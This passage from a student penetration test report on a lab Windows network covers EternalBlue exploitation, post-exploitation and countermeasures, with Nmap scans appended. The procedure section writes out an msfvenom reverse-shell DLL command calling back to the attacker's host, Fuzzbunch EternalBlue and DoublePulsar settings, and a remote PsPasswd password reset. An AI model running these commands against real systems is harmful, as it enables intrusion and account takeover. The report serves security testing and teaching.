
```
root@kali:~/Desktop# msfvenom -p windows/x64/meterpreter/revers
e_tcp LHOST=192.168.0.100 LPORT=4444 -f dll > /root/Desktop/msf
.dll
[-] No platform was selected, choosing Msf::Module::Platform::W
indows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@kali:~/Desktop# 
```

Figure 9. msfvenom creating the malicious dll

The next step was to set up a listener that connected and validated that the reverse TCP shell worked. To do this Armitage was opened on Kali Linux by first starting postgresql service using "service postgresql start", and then simply entering "Armitage". This opened Armitage where the commands "use exploit/multi/handler", "set payload windows/x64/meterpreter/reverse_tcp", "set lhost 192.168.0.100", "set lport 4444" and "run" were then entered into the console section.

Once Armitage has been set up, a command prompt on windows was run. Fuzzbunch was then set up by firstly opening a command prompt on Windows 7 and then navigating to and running fb.py. The variables were then set by using the default values except for the following, target IP address = '192.168.0.1', callback IP address = '192.168.0.200' (Kali Linux Virtual Machine) and use redirection = 'no'. Once this was completed the Eternalblue exploit module was ran by using the command "use Eternalblue". For this the default values could be used for all, but the target had to be "WIN72K8R2" and the mode had to be FB as can be seen in Figure 10. Executing the plugin then deployed the exploit and created a backdoor agent on the target, Server 1. The next step was to use Doublepulsar to transfer the malicious DLL file that msfvenom created. First the dll file had to be moved from the virtual machine to windows 7 C: drive. To use Doublepulsar it was the same as Eternalblue simply "use Doublepulsar" was entered and the default values were used for most, but SMB had to be selected for the protocol and x64 had to be selected for the architecture of the target's operating system. Once it offered a list of functions "RunDLL" was chosen and it was given the path to the dll file, "c:\msf.dll". The default values were then chosen for the rest and it was then executed. Armitage then showed lightning on the icon of a computer that indicated the attack was successful and there was a backdoor into the server.

Once the attacker had access to the server through Armitage, as seen in Figure 11 they had multiple options that could have caused damage. Armitage also offers options such as command shell which gives a command prompt on the target. The attacker could have also started a keylogger or shutdown the server remotely. There are a lot of tools available once the attacker has exploited this vulnerability that can cause a lot of damage.



```
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds). Use -1 f
or no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.0.1] :

[*]  TargetPort :: Port used by the SMB service for exploit connection

[?] TargetPort [445] :

[*]  VerifyTarget :: Validate the SMB string from target against the target sele
cted before exploitation.

[?] VerifyTarget [True] :

[*]  VerifyBackdoor :: Validate the presence of the DOUBLE PULSAR backdoor befor
e throwing. This option must be enabled for multiple exploit attempts.

[?] VerifyBackdoor [True] :

[*]  MaxExploitAttempts :: Number of times to attempt the exploit and groom. Dis
abled for XP/2K3.

[?] MaxExploitAttempts [3] :

[*]  GroomAllocations :: Number of large SMBv2 buffers (Vista+) or SessionSetup
allocations (XK/2K3) to do.

[?] GroomAllocations [12] :

[*]  Target :: Operating System, Service Pack, and Architecture of target OS

    0) XP            Windows XP 32-Bit All Service Packs
   *1) WIN72K8R2     Windows 7 and 2008 R2 32-Bit and 64-Bit All Service Packs

[?] Target [1] : 1


[!] Preparing to Execute Eternalblue

[*]  Mode :: Delivery mechanism

   *0) DANE     Forward deployment via DARINGNEOPHYTE
    1) FB       Traditional deployment from within FUZZBUNCH

[?] Mode [0] : 1
[+] Run Mode: FB

[?] This will execute locally like traditional Fuzzbunch plugins. Are you sure?
(y/n) [Yes] :
```

Figure 10. Fuzzbunch variables being entered





Figure 11. Armitage indicating the server had been breached

2.4 Procedure part 4 – After Access Gained

Once the attacker had gained as little has an admin username and password PsTools was used. PsTools has many commands available that can help an attacker greatly. Firstly, the attacker opened a command prompt on Windows 7 and navigated to PsTools' directory where the attacker first used pcexec to open a command prompt on server 1 to check PsTools and the admin account worked. Ipconfig was run just to test PsTools but a command prompt remotely opened could cause a lot of harm in the right hands. PsPasswd was then used, this allows accounts passwords to be changed. To use this an account that's password had not been found/decrypted was chosen, N.Hooton was used. PsPasswd was then entered and given the information of the administrator account being used, G.Chica, and the username of the account whose password was going to change. In this use the password to N.Hooton was changed to test initially but due to the fact that it did not meet the password requirements of the network password policy "test123" was used instead. Once this was successful as seen in Figure 12, the account N.Hooton was then logged in to on one of the client PC's which can be seen in Figure 13.



```
C:\PsTools>PsPasswd \\192.168.0.1 -u G.Chica N.Hooton test

PsPasswd v1.22 - Local and remote password changer
Copyright (C) 2003-2004 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:
Error changing password:
The password does not meet the password policy requirements. Check the minimum p
assword length, password complexity and password history requirements.

C:\PsTools>PsPasswd \\192.168.0.1 -u G.Chica N.Hooton test123

PsPasswd v1.22 - Local and remote password changer
Copyright (C) 2003-2004 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:
Password for 192.168.0.1\N.Hooton successfully changed.


C:\PsTools>
```

Figure 12. N.Hooton's password being changed




Figure 13. N.Hooton’s account being successfully used to be logged in on Client1

PsTools also offers various other commands such as PsShutdown, PsKill, PsLoggedOn which shutdown the target, kill a process either by id or name, show the user logged on currently respectively. This was also just a few there are many others an attacker can use.

3 DISCUSSION

3.1 GENERAL DISCUSSION

These results are extremely relevant to this area as brute force style attacks are being used daily against networks and the population. Brute-force is a problem that can never be solved it can only be made harder for attackers to use. The EternalBlue attack is also extremely relevant considering that one of the biggest ransomwares ever used EternalBlue to spread from victim to victim. Also, these types of attacks will continue to be relevant as more technology is implemented more weakness will be created and found and they will always be used to attack those who fail to follow security recommendations.

In conclusion, the main aim of this report was to successfully conduct a white box penetration test against a typical network and this has been achieved as well as successfully abusing weakness found to gain access to the network. The report also evaluated the vulnerabilities found and provided solutions that can be found in section 3.2.

The cost to run a penetration test and to implement the solutions provided by the penetration tester are worth it in the long run due to the risk of the large cost and downtime that an attack from a malicious hacker can cause. The time to fix the vulnerabilities can be minimised in comparison to a malicious attack which can cause downtime when it is unexpected and therefore may require more costs to hire a team to help fix the problem. It is understandable why cyber security is often overlooked as without knowledge of the subject it is hard to see how simple it is for someone to gain unauthorised access to the network however it is relatively simple to minimise problems as long as security standards and recommendations are followed.

3.2 COUNTERMEASURES

There are simple countermeasures to solve the vulnerabilities used in this attack. The process used in Procedure 2.2 is impossible to completely solve as an attacker can always brute force a password given enough time, but it can be made a lot harder and expensive to do. One way to make it harder is to update the password policy of the network to be a lot more secure. Another simple way to block brute force attempts is to implement a password attempt limit and lock the account for a set period of time this slows down any brute-force attempts. Another way is to educate the network's users on how to create good and hard to decrypt passwords.

The other method used to gain access in procedure 2.3, Eternalblue, can be prevented and should have been prevented. The Eternalblue exploit has had a patch released for slightly more than a year this is more than enough time to update the company's network. The common argument is that updating a network is expensive and temporarily stops the network being accessible to those who need it but considering how much damage an attacker can do once access has been gained with Eternalblue the cost and time to update software is inexpensive in comparison to the potential losses to an Eternalblue attack. To gain an idea simply look at the United Kingdom's National Health Service in 2017 that, due to a ransomware that used Eternalblue to gain access and spread, was down for multiple days and cost them £92 million (The Telegraph, 2018).

It would also be useful to configure the servers correctly such as how a DNS zone transfer was correctly blocked from being used against Server 1 but Server 2 allowed for the attacker to gain valuable information. Ports should only be open that are required for the network to function correctly and they should be configured correctly to prevent any information being gained by hackers. If any other functionality is added to the server that requires a port being opened e.g. Simple Mail Transfer Protocol make sure to configure correctly and block enumeration techniques where possible.

3.3 Conclusions

The solutions provided offer significant protections against malicious attackers. A better password policy and education on strong passwords can help prevent a brute force from ever occurring against this network. Updating the network to the latest versions of software help greatly in stopping hackers gain unauthorised access. Overall, the expense to fix the problems found with the network are miniscule in comparison to the damages and cost that would be risked if left unsolved.

However due to the nature of cyber security being a constantly evolving problem this would not be a one-time fix. As more vulnerabilities are found the network becomes at risk once again and it would be recommended to have further penetration tests including both white box and black box tests.

3.4 Future Work

Given more time this report would also look at the third critical vulnerability found by Nessus, MS11-058, where due to a vulnerability in the DNS Server an attacker can execute code using a specially crafted NAPTR query. If given a situation where the users existed this report would also attempt to the weakness employees cause by looking at the phishing side of network hacks e.g. code that when executed by a user would give access to a command shell without having to brute-force or know any passwords.

3.5 Call to Action

It’s highly recommended to solve these issues as soon as possible to avoid an opportunist attacker from making this network their next target. Free education on how to create strong passwords can be provided. Contact the details below if further information is required.

Contact e-mail: 1701198@abertay.ac.uk

REFERENCES

The Telegraph (2018) *WannaCry cyber-attack cost the NHS £92m as 19000 appointments cancelled*. [Online] Available at: https://www.telegraph.co.uk/technology/2018/10/11/wannacry-cyber-attack-cost-nhs-92m-19000-appointments-cancelled/

Computer Weekly (2018) *Corporate networks vulnerable to insider attack, report finds.* [Online] Available at: https://www.computerweekly.com/news/252444419/Corporate-networks-vulnerable-to-insider-attacks-report-finds

CSO Online (2016) *73% of* companies using vulnerable end-of-life networking devices. [Online] Available at: https://www.csoonline.com/article/3124937/networking/73-of-companies-using-vulnerable-end-of-life-networking-devices.html

APPENDICES

APPENDIX A – NMAP SCAN

scan.sh

```
nmap -sT -p1-65535 -v -v -T5 -sV -O -oN 192.168.0.1TCP 192.168.0.1
nmap -sT -p1-65535 -v -v -T5 -sV -O -oN 192.168.0.2TCP 192.168.0.2
nmap -sU -p1-1000 -v -v -T4 -sV -oN 192.168.0.1UDP 192.168.0.1
nmap -sU -p1-1000 -v -v -T4 -sV -oN 192.168.0.2UDP 192.168.0.2
```

192.168.0.1 TCP

```
# Nmap 7.70 scan initiated Wed Dec 12 08:32:24 2018 as: nmap -sT -
p1-65535 -v -v -T5 -sV -O -oN 192.168.0.1TCP 192.168.0.1
Nmap scan report for 192.168.0.1
Host is up, received arp-response (0.00075s latency).
Scanned at 2018-12-12 08:32:24 EST for 104s
Not shown: 65508 closed ports
Reason: 65508 conn-refused
PORT      STATE SERVICE      REASON  VERSION
23/tcp    open  telnet       syn-ack Microsoft Windows XP telnetd
42/tcp    open  tcpwrapped   syn-ack
53/tcp    open  domain       syn-ack Microsoft DNS 6.1.7601
(1DB1446A) (Windows Server 2008 R2 SP1)
80/tcp    open  http         syn-ack Apache httpd
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos
(server time: 2018-12-12 13:33:15Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active
Directory LDAP (Domain: uadtargetnet.com, Site: lab-site1)
445/tcp   open  microsoft-ds syn-ack Microsoft Windows Server 2008
R2 - 2012 microsoft-ds (workgroup: UADTARGETNET)
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP
1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active
Directory LDAP (Domain: uadtargetnet.com, Site: lab-site1)
3269/tcp  open  tcpwrapped   syn-ack
9389/tcp  open  mc-nmf       syn-ack .NET Message Framing
47001/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
49152/tcp open  msrpc        syn-ack Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack Microsoft Windows RPC
```

```
49160/tcp open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP
1.0
49161/tcp open  msrpc        syn-ack Microsoft Windows RPC
49164/tcp open  msrpc        syn-ack Microsoft Windows RPC
49171/tcp open  msrpc        syn-ack Microsoft Windows RPC
49173/tcp open  msrpc        syn-ack Microsoft Windows RPC
49203/tcp open  msrpc        syn-ack Microsoft Windows RPC
MAC Address: 00:0C:29:65:8E:40 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::-
cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=12/12%OT=23%CT=1%CU=38985%PV=Y%DS=1%DC=D%G=N%M=
000C29%
OS:TM=5C110E50%P=x86_64-pc-linux-
gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=I%CI=I%II=
OS:I%SS=S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=
M5B4NW8
OS:ST11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=20
00%W5=2
OS:000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%
DF=Y%T=
OS:80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=
0%Q=)T3
OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S
=A%A=O%
OS:F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R
=Y%DF=Y
OS:%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=
AR%O=%R
OS:D=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%
RUD=G)I
OS:E(R=Y%DFI=N%T=80%CD=Z)

Uptime guess: 0.235 days (since Wed Dec 12 02:55:47 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: SERVER1; OSs: Windows XP, Windows; CPE:
cpe:/o:microsoft:windows_xp,
cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
```

```
# Nmap done at Wed Dec 12 08:34:08 2018 -- 1 IP address (1 host up)
scanned in 104.67 seconds
```

192.168.0.2 TCP

```
# Nmap 7.70 scan initiated Wed Dec 12 08:34:09 2018 as: nmap -sT -
p1-65535 -v -v -T5 -sV -O -oN 192.168.0.2TCP 192.168.0.2
Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.00095s latency).
Scanned at 2018-12-12 08:34:09 EST for 103s
Not shown: 65508 closed ports
Reason: 65508 conn-refused
PORT      STATE SERVICE      REASON  VERSION
23/tcp    open  telnet       syn-ack Microsoft Windows XP telnetd
42/tcp    open  tcpwrapped   syn-ack
53/tcp    open  domain       syn-ack Microsoft DNS 6.1.7601
(1DB1446A) (Windows Server 2008 R2 SP1)
80/tcp    open  http         syn-ack Microsoft IIS httpd 7.5
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos
(server time: 2018-12-12 13:34:58Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active
Directory LDAP (Domain: uadtargetnet.com, Site: lab-site1)
445/tcp   open  microsoft-ds syn-ack Microsoft Windows Server 2008
R2 - 2012 microsoft-ds (workgroup: UADTARGETNET)
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP
1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active
Directory LDAP (Domain: uadtargetnet.com, Site: lab-site1)
3269/tcp  open  tcpwrapped   syn-ack
47001/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
49152/tcp open  msrpc        syn-ack Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack Microsoft Windows RPC
49158/tcp open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP
1.0
54704/tcp open  msrpc        syn-ack Microsoft Windows RPC
54716/tcp open  msrpc        syn-ack Microsoft Windows RPC
61987/tcp open  msrpc        syn-ack Microsoft Windows RPC
61996/tcp open  msrpc        syn-ack Microsoft Windows RPC
61997/tcp open  msrpc        syn-ack Microsoft Windows RPC
61998/tcp open  msrpc        syn-ack Microsoft Windows RPC
MAC Address: 00:50:56:3A:42:9F (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::-
cpe:/o:microsoft:windows_7::sp1
```

```
cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=12/12%OT=23%CT=1%CU=43732%PV=Y%DS=1%DC=D%G=N%M=
005056%
OS:TM=5C110EB8%P=x86_64-pc-linux-
gnu)SEQ(SP=101%GCD=1%ISR=10D%TI=I%CI=I%II=
OS:I%SS=S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=
M5B4NW8
OS:ST11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=20
00%W5=2
OS:000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%
DF=Y%T=
OS:80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=
0%Q=)T3
OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S
=A%A=O%
OS:F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R
=Y%DF=Y
OS:%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=
AR%O=%R
OS:D=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%
RUD=G)I
OS:E(R=Y%DFI=N%T=80%CD=Z)

Uptime guess: 0.563 days (since Tue Dec 11 19:05:41 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: SERVER2; OSs: Windows XP, Windows; CPE:
cpe:/o:microsoft:windows_xp,
cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
# Nmap done at Wed Dec 12 08:35:52 2018 -- 1 IP address (1 host up)
scanned in 103.54 seconds
